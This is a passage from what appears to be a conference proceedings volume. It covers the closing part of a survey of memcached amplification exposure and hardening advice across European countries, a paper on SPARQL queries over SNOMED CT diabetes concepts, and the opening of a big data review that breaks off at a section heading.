Lastly, we examined the memcached servers, which has become a hot topic after the 28 February 2018 attacks. In our research we discovered 178,359 memcached servers. It is not possible to know for sure whether these memcached servers are necessarily available on the Internet. But we are sure these servers should not respond at UDP port 11211 with a proper hardening. We discovered 1,801 memcached servers still available at UDP port 11211. In Table 4 we gave our results for memcached servers. After the country name in “Port 11211 Open” column we gave the number of discovered memcached servers. On the third column “UDP Response”, we gave the number of amplifiers that are still available for UDP communication. According to our research, Armenia has the worst ratio for hardened memcached servers. On the other hand, we could not find any memcached servers in San Marino, nor any memcached amplifiers in Liechtenstein. Except these two countries Denmark has the best ratio for hardening memcached servers.

Table 4: County-based memcached information. The results are given in decreasing ratio (i.e., from worst to best) of unhardened servers.

| Country | Port 11211 Open | UDP Response |
|---|---|---|
| Armenia | 16 | 5 |
| Cyprus | 53 | 14 |
| Ireland | 122 | 23 |
| Ukraine | 888 | 163 |
| Moldova | 51 | 8 |
| Belarus | 36 | 5 |
| Poland | 1204 | 152 |
| Luxembourg | 74 | 8 |
| Georgia | 37 | 3 |
| Hungary | 771 | 49 |
| Bulgaria | 1907 | 78 |
| Slovakia | 271 | 7 |
| Switzerland | 2260 | 52 |
| Malta | 45 | 1 |
| Italy | 12490 | 200 |
| Czechia | 3565 | 47 |
| Germany | 57102 | 655 |
| Sweden | 11206 | 99 |
| Estonia | 577 | 5 |
| Greece | 709 | 5 |
| Romania | 59478 | 218 |
| Slovenia | 916 | 1 |
| Denmark | 4328 | 3 |
| Liechtenstein | 3 | 0 |
| San Marino | 0 | 0 |

## V. Conclusion and Recommendations

DRDoS attacks that exploit large amplification factors in certain UDP-based protocols are the new trend for DDoS attacks. Although ways of fixing vulnerable servers are well-known, many servers on the Internet remain unfixed, waiting to be used as launching pads in new attacks. In this paper, we studied the situation of servers in several European countries running three of the most vulnerable protocols, DNS, NTP, and memcached, and analyzed their readiness.

All these three protocols could be made harmless for service providers with proper hardening. DNS servers can be hardened by applying some restrictions. Two main points to make DNS servers secure against being a part of a DRDoS attacks are, first, disabling recursive search [9], and second, restricting the query type of “ANY” [16]. NTP servers which can amplify with an 1260x factor can be hardened by disabling monlist requests. It is easy to relatively straightforward to harden NTP servers [10]. It is also strongly recommended to update the NTP servers. All ntpd versions before 4.2.7 are vulnerable by default [19,23] and must be updated. Memcached servers can be hardened by observing two main points: First, if a server does not need to serve the Internet, then it should be made only locally available. Second, after the GitHub attack memcached has a new version 1.5.6 published where UDP port 11211 is disabled by default. Administrators should update their servers accordingly.

## Acknowledgment

We would like to thank Bahtiyar Bircan, Kamil Seyhan, and Sertaç Katal from Barikat Internet Security, for their help with improving our scanning methods and defining the security needs.

## References

[1] S. M. Bellovin, “Security Problems in the TCP/IP Protocol Suite,” ACM SIGCOMM Comput. Commun. Rev., vol. 19, no. 2, pp. 32–48, Apr. 1989

[2] C. Rossow. Amplification Hell: Revisiting Network Protocols for DDoS Abuse. In Symposium on Network and Distributed System Security (NDSS) (2014).

[3] CERT Advisory, “UDP-Based Amplification Attacks” https://www.us-cert.gov/ncas/alerts/TA14-017A

[4] L. T. Heberlein and M. Bishop, “Attack Class: Address Spoofing,” in Proc. of the 19th National Information Systems Security Conference, 1996, pp. 371–377.

[5] M. Kührer, T. Hupperich, C. Rossow, and T. Holz. Exit from Hell? Reducing the Impact of Amplification DDoS Attacks Proceedings of the 23rd USENIX Security Symposium, San Diego, USA, August 2014

[6] Memcached Reflection Attacks Akamai https://www.akamai.com/uk/en/multimedia/documents/brochure/memcached-reflection-attacks-launch-a-new-era-for-ddos-brochure.pdf

[7] S. M. Specht, R. B. Lee. Distributed Denial of Service: Taxonomies of Attacks, Tools, and Countermeasures. In Proceedings of the International Conference on Parallel and Distributed Computing (and Communications) Systems (ISCA PDCS), San Francisco, CA, September 2004.

[8] [2] Prolexic Quarterly Global DDoS Attack Report Q2 2013, “Prolexic Stops Largest-Ever DNS Reflection DDoS Attack,” May 2013. [Online]. https://sm.asisonline.org/ASIS%20SM%20Documents/Prolexic%20Quarterly%20Global%20DDoS%20Attack%20Report.pdf.

[9] CERT Advisory, “DNS Amplification Attacks” https://www.us-cert.gov/ncas/alerts/TA13-088A

[10] CERT Advisory, “NTP Amplification Attacks Using CVE-2013-5211” https://www.us-cert.gov/ncas/alerts/TA14-013A

[11] F. J. Ryba, M. Orlinski, M W¨ahlisch, C. Rossow, T. C. Schmidt. “Amplification and DRDoS Attack Defense – A Survey and New Perspectives”. arXiv:1505.07892v3 [cs.NI] 17 May 2016

[12] I. Erben. http://www.iwik.org/ipcountry/

[13] M. Kuhrer, T. Hupperich, C. Rossow, T. Holz. Hell of a Handshake: Abusing TCP for Reflective Amplification DdoS Attacks. . In Proceedings of the 8th USENIX Workshop on Offensive Technologies, San Diego, CA, August 2014

[14] M. Prince. Technical Details Behind a 400 Gbps NTP Amplification DDoS Attack. https://blog.cloudflare.com/technical-details-behind-a-400gbps-ntp-amplification-ddos-attack/ , February 2014

[15] What is Memcached? https://memcached.org/

[16] Use DNS Policy for Applying Filters on DNS Queries. https://docs.microsoft.com/en-us/windows-server/networking/dns/deploy/apply-filters-on-dns-queries, March 2018

[17] S. Kottle, February 28th DDoS Incident Report, https://githubengineering.com/ddos-incident-report/ , March 2018

[18] Z. Durumeric, E. Wustrow, and J. A. Halderman. ZMap: Fast Internet-wide Scanning and Its Security Applications. In Proceedings of the 22nd USENIX Security Symposium, Washington, D.C., USA, August 2013.

[19] J. Graham-Cumming. Understanding and Mitigating NTP-Based DdoS Attacks. https://blog.cloudflare.com/understanding-and-mitigating-ntp-based-ddos-attacks/

[20] 14/12/2015 Tarihinde Başlayan DDoS Saldırısı Kamuoyu Duyurusu. https://www.nic.tr/2015-12-DDoS-Saldirisi-Kamuoyu-Duyurusu-20151221.pdf . 21 Dec 2015

[21] S. Hilton. Dyn Analysis Summary Of Friday October 21 Attack https://dyn.com/blog/dyn-analysis-summary-of-friday-october-21-attack/. 26 Oct 2016

[22] E. M. Ercan, A.A. Selcuk. A Nationwide Study of DRDoS Amplifiers. Submitted paper to ISC Turkey 2018, Ankara, TURKEY, October 2018.

[23] Team Cymru. Secure NTP Template. https://www.team-cymru.com/secure-ntp-template.html

[24] National Vulnerability Database, “CVE-2006-0987 Detail “ https://nvd.nist.gov/vuln/detail/CVE-2006-0987#vulnCurrentDescriptionTitle

[25] National Vulnerability Database, “CVE-2006-0988 Detail “ https://nvd.nist.gov/vuln/detail/CVE-2006-0988

[26] National Vulnerability Database, “CVE- 2018-1000115 Detail “ https://nvd.nist.gov/vuln/detail/CVE-2018-1000115

# An Ontology-based Approach to Terminology Management for Healtcare Systems

Y. GÜLTEPE[1]

[1] Kastamonu University, Kastamonu/Turkey, yasemingultepe@kastamonu.edu.tr

*Abstract* - **The Semantic Web is a web environment that allows well defined information and services to be easily understood by machines. The main component of the Semantic Web is ontologies, which formally define a set of concepts for a domain and the relationships between concepts. One of the areas where ontologies can be used is the field of healthcare. In particular, the use of ontologies in the field of healthcare is recommended because of the formal representation of a subject area and its support for reusability. Many medical classification systems are used in the field of medical informatics. The deficiency seen in the proposed approaches for health information systems is that there is no meaningful reference and sharing system that enables the collection of classification and coding systems. Considering the general classification and coding systems, it is clear that a system is required for faster, accurate and efficient processing. In accordance with the interoperability needs of health information systems that are constituted by different ontology combinations, this study propose ontology based of Systemized Nomenclature of Medical-Clinical Terms (SNOMED CT) Concept Model. This model remarks reasonable definition of concepts in SNOMED CT. The official semantics of ontology enhance the ability to automate information management of complex terminology, facilitate the maintenance of clinical decision support materials, and significantly improve interoperability.**

*Keywords* - **Healthcare Systems, Ontologies, Terminology, Snomed Ct, SPARQL.**

## I. Introduction

The most important part of today's health information systems is Electronic Patient Record (EHK). EHK is the electronic retention of all kinds of data associated to health status and health care during the life of a person. Interoperability between EHK standards is one of the major challenges [1, 2]. On the other hand, there are difficulties in data exchange between different data sources used in different health information systems. In order to reduce the errors in health services due to misinterpretation and misinterpretation of health data, it is necessary to pay attention to create interoperable structures within the framework of interoperability needs and in this continuation, easy and possible integration of solutions and use for the benefit of the country.

Using medical field knowledge from ontologies such as SNOMED CT can get the better of some restrictions of keyword-based systems, thus improving the search sample of warehouse users. An machine-controlled approach based on ontological partition is an effective and practical way to support modeling, management and user pilotage in clinical archive repositories [3, 4, 5].

Biomedical ontologies are broader than taxonomies; define the relations between the concepts of an area and the constraints and share the information by using a common terminology [6]. Different ontologies and terminologies in the field of health can be accessed via web services on BioPortal. BioPortal is a collection of nearly 200 biomedical ontology (OBO, OWL, RDF, protégé frames and RRF) developed in different formats. RDF allows users to query and extract content using the SPARQL query language. SPARQL is a standard and query language for a Web of Data (Semantic Web).

BioPortal SPARQL provides a service to query BioMedical ontologies using the SPARQL standard. Ontologies are converted from their original formats (OWL, OBO and UMLs / RDF, etc.) to RDF triples and transferred to a triple store [7].

In this study, the study of questioning with SPARQL query language from the ontology which is the main component of Semantic Web is explained. In this study, the basic component of Semantic Web, ontology, SPARQL query language. After the information about semantic web and SNOMED CT was given at the entrance of the paper, BioPortal portal which is the basis of the application was mentioned. In the next section, the semantically kept information on the BioPortal SNOMED CT ontology was questioned by SPARQL. In the conclusion section, the results of the queries were evaluated.

## II. Preliminaries

### A. Data Analytics with SNOMED CT

Here are some of the reasons for using SNOMED CT: a) The SNOMED CT data format is in simple text format b) SNOMED CT consists of a large number of concepts and clusters of object-property-value triad c) SNOMED provides a precious set of inter-relationships between concepts. Hierarchical relations here define certain concepts as children of more general concepts.

In this study, the diabetes area was chosen as a prototype. SNOMED CT terminology values will be used in this field. Table 1 presents information on the diabetes mellitus concept in SNOMED CT.

Table 1: Diabetes mellitus concept in SNOMED CT [8].

| | |
|---|---|
| Code System Concept Code | 73211009 |
| Code System Concept Name | Diabetes Mellitus (disorder) |

For diseases/disorders, SNOMED CT uses the relationships between concepts to supply deductive, computer-readable descriptions of medical concepts.

There are some category of relationships described or modeled in SNOMED CT. The following are examples: Is-a, has finding site, causative agent, associated morphology. Table 2 shows the example of SNOMED CT relationships related to diabetes mellitus.

Table 2: Example of SNOMED CT relationships related to diabetes mellitus.

| |
|---|
| Diabetes mellitus *has finding site* Structure of endocrine system |
| Diabetes mellitus *is_a* Disorder of glucose metabolism |

The relationships on BioPortal differ, as it provides an ontology-based application. Table 3 presents an example of the relationship of diabetes mellitus in the ontology of snomed on bioportal.

Table 3: OWL Representation SNOMED CT Diabetes mellitus.


| |
|---|
| Diabetic mellitus *subClassOf* Disorder of glucose metabolism |
| Diabetes mellitus *semantic_type* Disease |
| Diabetes mellitus *Associated finding of* Suspected diabetes mellitus |

## B. The Diabetes Ontology

Diabetes ontology has been established to eliminate the shortcomings of databases, to eliminate the constraints and to draw attention to the semantic integrity between the data sources and to define the semantic relations between the information in the web environment [9].

In the described ontology, the concepts of diabetes chronic diseases, concept hierarchy, different concepts and examples are explained.Thus the *diabetesOnt* ontology has been described as a chronic disease information store of diabetes.

The basic class definitions and properties of diabetes ontology are shown in Figure 1. *The diabetesOnt* ontology was developed using the Protégé ontology development editor. Ontologies are defined visually by the Protégé ontology development editor's graphical interface and thus the desired area can be modeled. In addition, it facilitates the development of ontologies and reduces the possibility of errors.



| Property | |
|---|---|
| rdfs:comment | Hemoglobin A1c |

Figure 1: "diabetesOnt" ontology.

In the document search process, some semantic rules are defined. These rules are based on a rule knowledge base based on ontology and are created using the Semantic Web Rule Language (SWRL).

SWRL rules are described under the *diabetesOnt* ontology. These semantic definitions are referred to as *diabetesOnt* and represent the general ontology structure of diabetes. It was created. Table 4 presents rule definitions created in the *diabetesOnt* ontology which is the pattern ontology of diabetes.

Table 4: View of SWRL semantic search rules related to *diabetesOnt* ontology on the protégé editor.

| | |
|---|---|
| *SWRL Rulebase* | *Rule 1:* foaf:Person(?x) ∧<br>foaf:aclikKanSekeri(?x, ?test)<br>∧ diyabetOnt: AclikKanSekeri (?test, ?y) ∧<br>swrlb:greaterThanOrEqual(?y, 126) →<br>diyabetOnt:Diyabet(?x) |
| | *Rule 2:* foaf:Person(?x) ∧<br>foaf:hemoglobin_A1c(?x,? test) ∧ diyabetOnt:<br>hemoglobin_A1c (?test, ?y) ∧<br>swrlb:greaterThanOrEqual(?y, 6.5) →<br>diyabetOnt:Diyabet(?x) |
| | *Rule 3:* foaf:Person(?x) ∧<br>foaf:hamilelik(?x, true) ∧<br>foaf:aclikKanSekeri(?x, ?test) ∧<br>diyabetOnt:AclikKanSekeri(?test, ?y) ∧<br>swrlb:greaterThanOrEqual(?y, 140) →<br>diyabetOnt:Gebelik_Diyabeti(?x) |

These rules in ontology; The user accesses the search words, the semantic links to the diabetes diagnosis in the *diabetesOnt* ontology. At this point, if the rules shown in Table 4 are executed and the result of the document is deducted, the blood glucose level of an individual without diabetes becomes 120 mg / dl in fasting condition and does not exceed 140 mg / dl. The blood glucose level measured in fasting or toughness is above these values indicates the presence of diabetes.

Personal information is added to the sample of the *Person* class in the Friend of a Friend (FOAF) ontology, and the test results information is added as examples of

*OralGlukozTolerans* and *AclikKanSekeri* class in diabetesOnt ontology. The widely used FOAF ontology consists of classes such as person and name, surname, email address (mbox) of those classes. Although classes and properties can be defined with RDFS, complex relationships between objects cannot be modeled with RDFS. For this reason, FOAF is more qualified with Web Ontology Language (OWL).


## III. BIOPORTAL SPARQL

SPARQL, whose standards are defined by W3C, a standard and query language for a Web of Data. SPARQL, which is an example of SQL syntax, is used to collect data from RDF files as well as information from the database. Therefore, it is extremely suitable for the discovery of devices and services. Queries are used by information management applications for inference operations.

Salvadores et al. [7] are community based ontology repositories for developed biomedical ontologies. BioPortal is able to offer new ontology development, effective communication and search methods. Web portals are web applications where users can find what they are looking for, customize content, and collaborate with other environments. Ontologies and metadata are published on the RDF-based serializations in the portal *sparql.bioontology.org.BioPortal*.

BioPortal SPARQL is a service to query BioMedical ontologies using the SPARQL standard. Operation logic is as follows; Ontologies are converted from their original formats (OWL, OBO and UMLS / RDF, ..) to RDF triples and stored in a triple store. This dataset include 203M triples, more than 300 ontologies and 9M mapping between terms.

The definition of SNOMED CT on BioPortal is collected under 19 sub-headings: Body structure, clinical finding, environment or geographical location, event, observable entity, organism, pharmaceutical/biologic product, physical force, physical object, procedure, qualifier value, record artifact, situation with explicit context, SNOMED CT Model Component, social context, special concept, specimen, straging and scales, substance.



```
PREFIX rdfs: <http://www.w3.org/2000/01/rdf-schema#>
PREFIX snomed-term: <http://purl.bioontology.org/ontology/SNOMEDCT/>
PREFIX skos: <http://www.w3.org/2004/02/skos/core#>
SELECT DISTINCT ?x ?label
FROM <http://bioportal.bioontology.org/ontologies/SNOMEDCT>
WHERE
{
   snomed-term:73211009 rdfs:subClassOf ?x .
   ?x skos:prefLabel  ?label.
}
```


| x | label |
|---|---|
| <http://purl.bioontology.org/ontology/SNOMEDCT/126877002> | "Disorder of glucose metabolism"@EN |
| <http://purl.bioontology.org/ontology/SNOMEDCT/17346000> | "Disorder of endocrine pancreas"@EN |

Figure 2: Retrieval of 73211009 (diabetes mellitus)'s sub classes from ontology.

After the ontology is created, one of the processes that can be done is to query the information kept in ontology with an ontology query language. In this section, SPARQL queries were run on SNOMED CT ontology in BioPortal.

The simplest example for the queries is the subclass of 73211009 diabetes mellitus in ontology. Figure 2 shows retrieval of 73211009 (diabetes mellitus)'s sub classes from ontology.

It is stated that the relationship between "73211009 (diabetes mellitus)" class and *http://purl.bioontology.org/ontology/SNOMEDCT/cause_of*. According to this, the object with the "*cause_of"* predicate from the relevant ontology is requested by the given query. The "*cause_of"* predicate describes the illness-cause relations. Figure 3 shows the operation of this query and writing the query results to the screen. As a result, it returns total 35 lines.



```
PREFIX rdfs: <http://www.w3.org/2000/01/rdf-schema#>
PREFIX snomed-term: <http://purl.bioontology.org/ontology/SNOMEDCT/>
PREFIX skos: <http://www.w3.org/2004/02/skos/core#>
SELECT DISTINCT ?value
FROM <http://bioportal.bioontology.org/ontologies/SNOMEDCT>
WHERE
{
  snomed-term:73211009 <http://purl.bioontology.org/ontology/SNOMEDCT/cause_of> ?value.

}
```

| value |
|---|
| <http://purl.bioontology.org/ontology/SNOMEDCT/79554005> |
| <http://purl.bioontology.org/ontology/SNOMEDCT/193184006> |
| <http://purl.bioontology.org/ontology/SNOMEDCT/395204000> |
| <http://purl.bioontology.org/ontology/SNOMEDCT/35777006> |
| <http://purl.bioontology.org/ontology/SNOMEDCT/19378003> |
| <http://purl.bioontology.org/ontology/SNOMEDCT/230575000> |
| <http://purl.bioontology.org/ontology/SNOMEDCT/50620007> |
| <http://purl.bioontology.org/ontology/SNOMEDCT/193489006> |
| <http://purl.bioontology.org/ontology/SNOMEDCT/230572002> |
| <http://purl.bioontology.org/ontology/SNOMEDCT/39127005> |
| <http://purl.bioontology.org/ontology/SNOMEDCT/39058009> |
| <http://purl.bioontology.org/ontology/SNOMEDCT/230576004> |


Figure 3: Retrieval of "cause_of" predicate 73211009 (diabetes mellitus) from ontology.

Table 4 lists the disorder names of some of the code in the query results in Figure 3.

Table 4: View of SWRL semantic search rules related to *diabetesOnt* ontology on the protégé editor.

| Concept ID | Preferred Term |
|---|---|
| 79554005 | Asymmetric proximal motor neuropath co-occurrent and due to diabetes mellitus |
| 193184006 | Neuropathy co-occurrent and due to diabetes mellitus (disorder) |
| 395204000 | Hyperosmolar non-ketotic state in type 2 diabetes mellitus |
| 35777006 | Diabetic mononeuropathy multiplex |
| 19378003 | Pseudotabes co-occurrent and due to diabetes mellitus (disorder) |

It is stated that the relationship between "73211009 (diabetes mellitus)" class and *http://purl.bioontology.org/ontology/SNOMEDCT/associated_finding_of*. According to this, the object with the "*associated_finding_of"* predicate from the relevant ontology is requested by the given query. The *"associated_finding_of"* predicate describes the illness-associated finding relations. Figure 4 shows the operation of this query and writing the query results to the screen.




```
PREFIX rdfs: <http://www.w3.org/2000/01/rdf-schema#>
PREFIX snomed-term: <http://purl.bioontology.org/ontology/SNOMEDCT/>
PREFIX skos: <http://www.w3.org/2004/02/skos/core#>
SELECT DISTINCT ?value
FROM <http://bioportal.bioontology.org/ontologies/SNOMEDCT>
WHERE
{
  snomed-term:73211009 <http://purl.bioontology.org/ontology/SNOMEDCT/associated_finding_of> ?value.

}
```

| value |
|---|
| <http://purl.bioontology.org/ontology/SNOMEDCT/161445009> |
| <http://purl.bioontology.org/ontology/SNOMEDCT/160274005> |
| <http://purl.bioontology.org/ontology/SNOMEDCT/444094009> |
| <http://purl.bioontology.org/ontology/SNOMEDCT/416855002> |
| <http://purl.bioontology.org/ontology/SNOMEDCT/160303001> |
| <http://purl.bioontology.org/ontology/SNOMEDCT/315216001> |

Figure 4: Retrieval of "*associated_finding_of*" predicate 73211009 (diabetes mellitus) from ontology.



```
PREFIX rdfs: <http://www.w3.org/2000/01/rdf-schema#>
PREFIX snomed-term: <http://purl.bioontology.org/ontology/SNOMEDCT/>
PREFIX skos: <http://www.w3.org/2004/02/skos/core#>
SELECT DISTINCT ?subject
FROM <http://bioportal.bioontology.org/ontologies/SNOMEDCT>
WHERE
{
  snomed-term:73211009 <http://bioportal.bioontology.org/ontologies/umls/hasSTY> ?subject.

}
```

| subject |
|---|
| <http://bioportal.bioontology.org/ontologies/umls/sty/T047> |

Figure 5: Retrieval of semantic type of 73211009 (diabetes mellitus) from ontology.

For each concept specific semantic type and their types and their relationships are arranged as an ontology. Figure 5 shows the semantic type value of 73211009 (diabetes mellitus). The semantic type value of 73211009 (diabetes mellitus) is T047-Disease or Symptom. The 133 semantic types are numbered in the UMLS Metathesaurus ontology from T001 to T203.

## IV. Conclusion

Nowadays, there are many information systems developed independently for different purposes in the field of health. The importance of interoperability in the collection of data in these systems in certain data form in accordance with national and some international standards is increasing. Semantic Web technologies are used to solve this problem.

The advantages of ontological structure of health information systems can be listed as data and information integration, interoperability and consistency.

Thanks to the use of interpreted semantic knowledge bases that are understood by machines, developed software can make meaningful inferences. Therefore, software designed on semantic knowledge bases can give more logical and relevant results while presenting the users what they are looking for.

## References

[1] J.A. Durou, *Complete interoperability in healthcare: technical, semantic and process interoperability through ontology mapping and distributed enterprise integration techniques*, Doctor of Philosophy thesis, University of Wollongong, 247p., 2009.

[2] A. Ryan, "Towards Semantic Interoperability in Healthcare: Ontology Mapping from SNOMED-CT to HL7 version 3," *In Proceedings of the Second Australasian Ontology Workshop*, pp. 69-74, 2006.

[3] N.F. Noy, "Semantic integration: a survey of ontology-based approaches," *published 2004 in SIGMOD Record*.

[4] OWL 2.0, Web ontology language overview, *W3C Recommendation 2012*, Available: http://www.w3.org/TR/owl2overview/.

[5] T. Gruber, *Ontology in Encyclopedia of Database Systems*, Springer-Verlag, pp. 1963-1965, 2009.

[6] N.F. Noy, M. Dorf, N. Griffith, C. Nyulas, and M. A. Musen, "Harnessing the Power of the Community in a Library of Biomedical Ontologies," *In Workshop on Semantic Web Applications in Scientific Discourse at the 8th International Semantic Web Conference*, 2009.

[7] M. Salvadores, M. Horridge, P. R. Alexander, R. W. Fergerson, M. A. Musen, and N.F. Noy, "Using SPARQL to Query BioPortal Ontologies and Metadata," *ISWS 2012*, pp. 180-195.

[8] Centers for Disease Control and Prevention, Application Version: 4.2.5, 2018, Available: https://phinvads.cdc.gov/vads/ViewCodeSystemConcept.action?oid=2.16.840.1.113883.6.96&code=73211009

[9] S. El-Sappagh, and F. Ali, "DDO: a diabetes mellitus diagnosis ontology," *Applied Informatics*, vol. 3, no. 5, 2016.

# Big Data Applications: A Review

Y. GÜLTEPE[1]

[1] Kastamonu University, Kastamonu/Turkey, yasemingultepe@kastamonu.edu.tr

***Abstract*** **– In recent years, the growing and large amounts of data, which have been associated with the widespread use of social media, smart devices and internet, define big data. With big data; The vast majority of things that were formerly never measured, stored, analyzed, or shared, were converted into processed and usable data. The big data typically describes both the type of managed data and the technology used to collect and operate it. Data can be transformed into information that can only have a value, but if without the wisdom, information can be allowed to really useful to people. Nowadays the big data attract attention with such qualities for his volume, speed and variety. With the increased use of big data, a major breakthrough in productivity, profitability and innovation in different sectors is expected. Examples are many successful applications of big data in different areas of the world; Public sector, health, insurance, banking, education, etc. Big data can help improve productivity, profitability, performance and reduce data exhaustion, etc. Education, health, banking, retail sales, government resources, defense industry, production and energy sectors, as well as facilitating human life will increase the efficiency of institutions and will constitute the infrastructure of further progress towards the future. In the study, big data was handled conceptually, relations with many concepts, big data technologies and methods used for big data processing were introduced and different examples were given about usage areas of big data in the world.**

***Keywords*** **- Big Data, Data Analysis, Internet, Data Extraction.**

## I. INTRODUCTION

Big data is the process of producing point of view for decision making. There are a lot of data stored in one place; they will be analysed to develop insight, intuition or insight to produce decision(s) in the area of interest. The really big data process uses human resource and technology to quickly analyze various types of data from various sources. The aim is to obtain information that will lead to new activities and actions in the field of business, for example. These data may be raw or processed in the form of pictures, video, e-mail, account transactions, social media messages [1].

The big data phenomenon has two main component. The first of these is the accumulation and storage of big quantity of data in areas of interest. The second axis includes analysis of data (large stacks of data). After this; it is time to interpret, evaluate, better manage and make decisions using the right analysis methods.

"Big Data" consists of large volumes of information from internet hosts, internet, mobile and social media usage statistics, social media content, webblogs, media sensors and same devices. Big data enables businesses to take formative judgments correctly, manage their risks better, and innovate their business and products when they are interpreted by analysis methods.

The ability to analyze big data from multiple and varied sources will make deep and complex knowledge meaningful and will benefit its users in the decision-making and implementation operation. In the use of big data, "semantic" is an indispensable element in the case of a concept such as "really knowing" instead of "guessing".

The purpose of this paper is to describe big data, big data technologies and procedures used for big data analytics. It is also explained with examples of which areas the big data is used.

## II. THE ANALYTICS OF THE BIG DATA

Although traditional analytics is used to find answers to predetermined questions, applying it to big data allows it to search for information to see which information can be derived from it and to identify unexpected or previously unknown connections and relationships. As a conclusion of the analytics of big data, preferable strategies and decision-making are feasible for the exercises. Analytical findings more effective marketing services can provide competitive advantages over new business occasions, better customer employments, improved transactional profitability, structured organizations, and other business benefits [2].

In order to help in the identification of big data, characteristics such as volume, speed and diversity of the data are used. It has become a tradition to use the initials of the english words that show such characteristics. Big data were originally characterized by a five-component character and were represented by 5V [3]. These were Volume, Variety, Velocity, Veracity, and Value. At present, new "V" letters such as Validity, Variability, Venue, Vocabulary and Vagueness which are defined in addition to this definition have been added [4, 5].

**Volume:** The dimension of the data, plays a very special role for identifying the significance of the data. At the same time, a particular data can intrinsically be considered as a big data or not, depending on the capacity of the data.

**Velocity:** Large capacity of continuous fluid data coming and the production of old data quickly processed and output of the data set is very dynamic causes. The flow of information is at a unique speed and the process takes place on time.

**Variety:** Managing data in different structures, diversity and complexity. E-mails, voice recordings, social media and blog, as well as data that is not kept in classical database management systems.

**Veracity:** Veracity shows how accurate or reliable the big data is. Data must be reliable enough to be used in business decisions. The high diversity of big data makes it difficult to confirm the attribute and reliability of the analyzed data.

**Value:** The most significant component of big data is the value creation. After the data generation and processing layers of big data, it needs to have a positive value for the organization; it needs to have immediate impact on decision-making processes; it needs to be ready to make the right decision; and it needs to be immediately at hand.

Due to the above-mentioned characteristics of big data, it is necessary to use more enriched methods instead of traditional data management systems. Because not only Volume, but also in terms of features such as Veriety, Velocity, Variability and both structural and semi-structural or non-structural form of the data continues to be produced at any moment. High computational power is needed to process, work on, and analyze these data. For this reason, instead of traditional computing approaches, computer clusters and distributed file systems; platforms with open-source software frameworks such as Hadoop, Spark, Strom, Flink, Samza are becoming popular instead of traditional programming and programming languages. Big data frameworks developed on the cloud can be listed as follows: Google Compute Engine, AWS EMR, Pure System, LexisNexis HPCC Systems and Microsoft Azure.

Big data frameworks are classified according to the following characteristics: programming model, supported programming languages, types of data sources, allowing repetitive data processing, existing learning books and framework compatibility and fault tolerance strategy [6].

Hadoop is an open source software framework written in Java that enables us to work in parallel on multiple machines with large data sets. Hadoop offers two elements: Hadoop Distributed File System (HDFS) and MapReduce. HDFS, which provides access to huge volume of data with high throughput. It makes it look like a single file system by connecting file systems on many machines. MapReduce is a system that allows easy analysis of very large data on distributed architecture. Instead of using highly equipped servers to process very big data, the same process is performed much more effectively with the help of a set of hardware from MapReduce [7].

## III. Big Data and Usage Areas

